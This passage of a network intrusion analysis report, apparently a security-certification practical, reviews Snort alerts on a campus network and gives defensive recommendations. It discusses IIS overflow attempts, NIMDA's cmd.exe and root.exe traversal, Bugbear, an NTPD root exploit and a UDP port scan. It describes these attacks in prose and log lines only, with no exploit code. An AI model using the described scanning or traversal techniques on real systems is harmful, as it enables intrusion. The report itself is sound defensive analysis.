If IIS is being used on this network, update to the most recent version.

Correlations
It is likely that the attacker had a list of windows machines on the internal network and ran a small script against those servers. Looks to be a script as the connections happen rather quickly across multiple hosts:

```
11/27-05:28:52.665672 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 217.5.202.31:4469
-> 4.4.70.18:80
11/27-05:28:52.920096 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 217.5.202.31:4475
-> 4.4.70.79:80
11/27-05:28:54.627863 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 217.5.202.31:4494
-> 4.4.70.135:80
11/27-05:28:58.664456 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 217.5.202.31:4504
-> 4.4.70.185:80
11/27-05:28:59.887565 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 217.5.202.31:4524
-> 4.4.70.205:80
11/27-05:29:00.635685 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 217.5.202.31:4549
-> 4.4.70.231:80
```

<u>Probable NMAP fingerprint attempt</u>

Top Source(s) and Destination(s) Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.199.20.221	2	2	1	1
213.33.77.173	2	108	1	2
62.245.75.85	1	1	1	1
62.109.125.72	1	1	1	1
199.203.186.67	1	136	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.84.227	3	852	2	15
4.4.100.158	2	136	1	9
4.4.86.102	1	132	1	25
4.4.91.243	1	18	1	25

Brief Description of Attack
The free scanner, nmap, has a utility that will send malformed TCP packets to a host and, based what is returned, can determine what kind of operating system is being run. This works because every TCP/IP stack behaves differently and based on these subtitle differences, a program can easily tell the difference

between a Windows machine and Linux machine.

Defensive Recommendations
Implement a stateful firewall. This will make some nmap fingerprinting fail, as come tests try to open connections without an initial SYN flag sent.

Correlations
From the alerts that the destination hosts generated, it is hard to tell if the attacker was targeting Windows or Unix machines. Packet dumps would be extremely helpful here.

NIMDA – Attempt to execute cmd from campus host

Top Source(s) and Destination(s) Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.27.210	7	7	3	3

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
195.36.174.118	5	5	1	1
195.40.34.10	1	1	1	1
195.40.196.233	1	1	1	1

Brief Description of Attack
Nimda is a worm that takes advantage of the Microsoft IIS Unicode web traversal vulnerability. It copies itself to a vulnerable or already infected machine and spawns itself via e-mail to other vulnerable machines. Part of NIMDA tried to execute cmd.exe through the web browser (directory traversal allowed for this execution).

Defensive Recommendations
Patch all IIS machines to the most current level. If it is found that a machine is infected with NIMDA (or similar), we recommend rebuilding from original media. There are also NIMDA/CodeRed removers from Symantec.

Correlations
The destination IP addresses are located in France and Great Britain.

TFTP – External TCP connection to internal tftp server

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)

4.4.91.243	2	8	1	2
80.180.14.60	2	2	1	1
64.186.136.2	2	2	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.91.243	2	18	1	6
4.4.28.3	2	2	1	1
64.186.136.2	2	2	1	1

Brief Description of Attack
See previous TFTP alert ("TFTP internal UDP connection to external TFTP server"). Looks like an external server is connecting to an internal TFTP server. This can be a very dangerous situation as it could indicate someone externally uploading code to the local network. Another reason for alarm is that both the 80 and 64 ip address come from large ISP's and modem pools. Furthermore, the 80 IP is from Italy.

Defensive Recommendations
Do not allow inbound TFTP connections. Use TFTP internally only, if at all.

Correlations
N/A

<u>RFB – Possible WinVNC – 010708-1</u>

Top Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
131.123.60.173	2	2	2	2
4.4.100.42	1	1	1	1
68.55.178.80	1	1	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.108.238	1	1	1	1
4.4.100.42	1	1	1	1
68.55.178.80	1	1	1	1
4.4.152.13	1	1	1	1

Brief Description of Attack
VNC is a free remote desktop application similar to Terminal Server. Appears that people are actively using VNC in the environment.

Defensive Recommendations
Ensure proper VNC controls are in place and that it is authorized to be used in the environment.

Correlations
N/A

NIMDA – attempt to execute root from campus host

Top Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.84.192	2	35	1	2
4.4.168.140	2	42	1	7

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
207.68.162.250	2	2	1	1
209.185.240.250	2	12	1	3

Brief Description of Attack
Again, NIMDA appears. One of the tests that NIMDA performs is executing root.exe, the same way cmd.exe is executed. Root.exe is a left-over of the code-red worm, which is in fact, just a copy of cmd.exd copied to the web root of IIS to the name root.exe.

Defensive Recommendations
Clean up any viri or worms and, if necessary, rebuild from original media.

Correlations
N/A

Bugbear@MM virus in SMTP

Top Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
205.152.58.155	1	1	1	1
207.136.80.123	1	1	1	1

194.73.73.176	1	1	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.6.40	3	494	3	53

Brief Description of Attack
The bugbear virus is a mass mailer type worm that has potential for keystroke logging and backdoor capabilities. Additionally, it may attempt to disable anti-virus software as it is written in Visual Basic. This virus affects Microsoft Windows only.

Defensive Recommendations
There is a removal tool located at http://vil.nai.com/vil/stinger/. Install virus detection software on SMTP/Exchange server. Additionally, inform people not to open suspicious exe/script files.

Correlations
Bugbear is quite widespread, though it was caught by virus companies early, so the threat is low to minimal, now.

EXPLOIT NTPDX buffer overflow

Top Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
202.106.185.203	1	1	1	1
63.250.205.28	1	1	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.15.184	1	2	1	2
4.4.88.246	1	1	1	1

Brief Description of Attack
NTPD is a linux daemon that synchronizes your internal clock with a chosen NTP timeserver. Recently, a buffer overflow was found and a remote root exploit was developed. The danger here is high as if an attacker is successful with this exploit, your machine will be/is fully compromised.

Defensive Recommendations
Update NPTD to the most current version. If NTPD is not needed, disable the service.

Correlations
This exploit is public and therefore can be considered widespread. Caution should be taken when running NTPD.

Scan Detail
Visual Insights Advizor is a data visualization product which works fantastically for picking out anomalies in scan data. Taking the Snort Scan files, merging them into one file, and modifying that file into space delimited text, I was able to import it into Advizor. The fields in the text file were date, source IP, source port, destination IP, destination port, and type of packet (UDP, TCP, etc..):

```
11/27/04:29:41 4.4.88.165 2025 165.123.185.51 2482 UDP
```

Here is a first look at destination port and time:




Figure 3.1: Destination port and time

Looks like normal traffic near the bottom (ports 0-1024) and everywhere, for that matter. Except for one place:




Figure 3.2: selection of malicious activity?

Appears that there is a time period (about 1 hour), from 3:19 AM to 4:22 AM that one or multiple people were hitting all ports between 0 and approximately 32000. Very interesting! We plot source port and destination port hits in relation to time on the same page:




Figure 3.3: Destination port (top) and source port (bottom) in relation to time.

This data set has been "drilled down" slightly, hence the different look of the solid, vertical bar. What we see from the source port is a typical pattern of making connection after connection; the source ports increment between a given port range over and over.

There is a reason for the different coloring, Advizor allows one to color points based on any field. In this case, we have colored the points based on Source IP. In the previous figures, we colored based on Destination IP. Coloring the points will help us isolate the source and destination IP addresses.

Drilling down even further, we found the one source and destination IP address (note the one solid color):




Figure 3.4: Destination port (left), source port (right) colored by destination IP address

Now for the final analysis, a graph called a parabox. This will be the telltale picture of exactly what is going on. Parabox will draw bubbles and lines connecting source/destination IP and port. Additionally, I told the program to show me what kind of packet it is.





Figure 3.5: parabox view of Source IP, source port, destination IP, destination port, description

The source of the activity, 4.4.150.214, appears to be scanning all UDP ports between 0 and 32762 on 207.218.192.21. The traffic isn’t enough to think it is a denial of service (DoS) attack, and it is definitely not a distributed denial of service (DdoS) because there is only one source ip address. I would guess this is a simple UDP scan of the lower ½ of UDP ports. 32762 is almost exactly one half of 65535, the maximum port number.

Let’s look a bit deeper at the numbers:



Statistic	Dst IP	Dst Port	Src IP	Src Port	Type
	String	Integer	String	Integer	String
Count	5.0e+006	5.0e+006	5.0e+006	5.0e+006	5.0e+006
Selected	6019	6019	6019	6019	6019
Excluded	5.0e+006	5.0e+006	5.0e+006	5.0e+006	5.0e+006
Unique	1	5497	1	3377	1
Uniq Sel	1	5497	1	3377	1
Mode	207.218.192.21	26300	[redacted]150.214	1187	UDP
Mode Sel	207.218.192.21	26300	[redacted]150.214	1187	UDP
Mean		16394.6		2957.36	
Mean Sel		16394.6		2957.36	
Std Dev		9525.50		1130.52	
Std Sel		9525.50		1130.52	
Min		13		1025	
Min Sel		13		1025	
Max		32762		5000	
Max Sel		32762		5000	
Sum		9.9e+007		1.8e+007	
Sum Sel		9.9e+007		1.8e+007	

Figure 3.6: the numbers

Again, this may be difficult to read, but an interesting thing to look at is the "source port" column. The minimum port number is 1025 and the max is 5000. We could guess at the attacker's operating system and say it is a Microsoft Windows machine. I say this because everything below port 1025 is a privileged port, meaning only administrative users can open them. Windows (at least 2000 and 9.x) will not allow raw sockets to be opened, and therefore should never see a scan originating from 1024 or below on a Windows machine.

Another explanation is that this user is an unprivileged one on a Unix machine. Unix machines will only let root users open raw sockets under 1025.

The reason this person is scanning UDP ports 32762 and under is somewhat of a mystery. They are not scanning for RPC's, as those normally run at higher ports. Here are a few theories:

- Someone wrote a homegrown scanner and made a programming mistake. He or she made the integer 16 bits, but forgot to make it unsigned and therefore are only scanning half of the possible ports
- The attacker is looking for UDP services, as they are several known bugs in UDP services (Chargen, Echo,..). Not to mention, there are several DdoS possibilities with UDP.

- The attacker is skilled and is trying not to set off too many IDS alarms. Snort alarms trigger on high UDP ports.

Looking at everything, I would say this person is a "script kiddy" or a relatively un-experienced hacker looking to DoS someone else. They may have written a trivial UDP scanner (as it is fairly easy to do) and forgot to make the integer signed (a kiddy-type mistake).

Overall Recommendations

Develop an internal security policy that both students and staff must follow. Everyone should be informed of the dangers of running peer-to-peer file sharing programs and the wasting of computer resources. Peer-to-peer file sharing programs can contain spyware and be an excellent method of replicating worms.

Implement a firewall, if possible, with VPN capabilities for access to sensitive data within the university. If it is necessary to have areas on the network that are not blocked by any sort of firewall, implement a network that is wide open to the world. Strict access controls, or even complete isolation from the internal network could be set up to prevent intrusion. Students and staff could take a hard drive from the "open net", load it with whatever they wanted, and load it back into the computer on the "open net". This would act as a testing ground for new programs or even honeypot data analysis.

Develop a strict firewall ruleset. Any service that is not needed should not be permitted to pass through the firewall. Start with a "deny all" rule and work from there. If outbound HTTP traffic is needed (which it probably will be), implement this rule for only *outbound* connections; deny inbound port 80 connections.

Use network address translat(ed) addresses to protect the internal network. Have only a few internet facing IP addresses and translate them at the campus router. Having everything behind the router on private, non-routable address will increase the security on the network by making everyone pass through one router/firewall. Additionally, it will obfuscate the internal network.

Compile a list of top talkers, check for malicious activity, and if found, create a black list. By creating this list, the administrators are taking a pro-active approach to network security. The more people who know they are going to get blacklisted for malicious activity, the more one will see a decline in this activity.

References

This is a list of references that were used in researching the "analyze this" exercise. Some references are only generic links as they were used multiple times for different searches.

http://www.siliconedefense.com
http://google.com
http://securityfocus.com
http://whitehats.com

http://portsdb.org
http://snortsnarf.com
http://symantec.com.
http://www.samspade.org

Jeff Holland. “Intrusion Detection in Depth”. May 22, 2001. Online Publication.
http://www.giac.org/practical/Jeff_Holland_GCIA.doc

Brown.edu. “NetBIOS Null Sessions: The Good, The Bad, and The Ugly”. January 2, 2003. Online
Article. http://www.brown.edu/Facilities/CIS/CIRT/help/netbiosnull.html.

Mike Worman. “Re: Connection from unknown”. Online posting. October 23 ,2000
http://archives.neohapsis.com/archives/incidents/2000-10/0136.html

Securityfocus. “Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability”.
October 17, 2000. Online Article.
http://online.securityfocus.com/bid/1806/discussion/

mcmail.vanderbilt.edu. “RE: [Snort-users] spp_http_decode: IIS Unicode attack detected”. Online
posting. August 30, 2001.
http://www.geocrawler.com/archives/3/4890/2001/8/0/6521002/

Joe Stewart. “Re: [Snort-users] CGI Null Byte Attack”. November 20, 2000. Online posting.
http://archives.neohapsis.com/archives/snort/2000-11/0244.html

Vitaly McLain. “Re: [Snort-users] CGI Null Byte Attack”. November 20, 2000. Online posting.
http://archives.neohapsis.com/archives/snort/2000-11/0248.html

RainForrestPuppy. Website. http://wiretrip.net/rfp.

Informatik. Website. http://www.informatik.uni-oldenburg.de/~nil/blacklists/ads/domains.

Spectre. Website/Commercial Computer Software. http://www.specter.com/default50.htm.

CERT. “Current Scanning Activity”. Website. Always Updated.
http://www.cert.org/current/scanning.html.

SANS. “Adore worm”. April 12, 2001. Online Article. http://www.sans.org/y2k/adore.htm

G-Lock. “RC1 Trojan”. August 1997. Online Article.
http://www.glocksoft.com/trojan_list/RC1_trojan.htm

TonikGin. “XDCC, an .EDU’s nightmare”. September 11, 2002. Online Article.
http://www.russonline.net/tonikgin/EduHacking.html

ISS. Untitled. Online Article.
http://www.iss.net/security_center/advice/Exploits/Ports/32771/default.htm

Brad Sanford. “IP Fragmentation and Fragrouter”. December 10, 2000. Online Article.
http://www.sans.org/rr/encryption/IP_frag.php

Whitehats. “IDS28 Probe_nmap_ping”. Online Article. http://www.whitehats.com/IDS/28

McAfee. “McAfee avert stinger”. January 8 2003. Computer software. Version 1.2. Microsoft

Windows. http://vil.nai.com/vil/stinger/

Earthlink. “Commonly used NAT applications setup”. Online Article. http://broadband.earthlink.net/home-networking/networking/NAT_list.html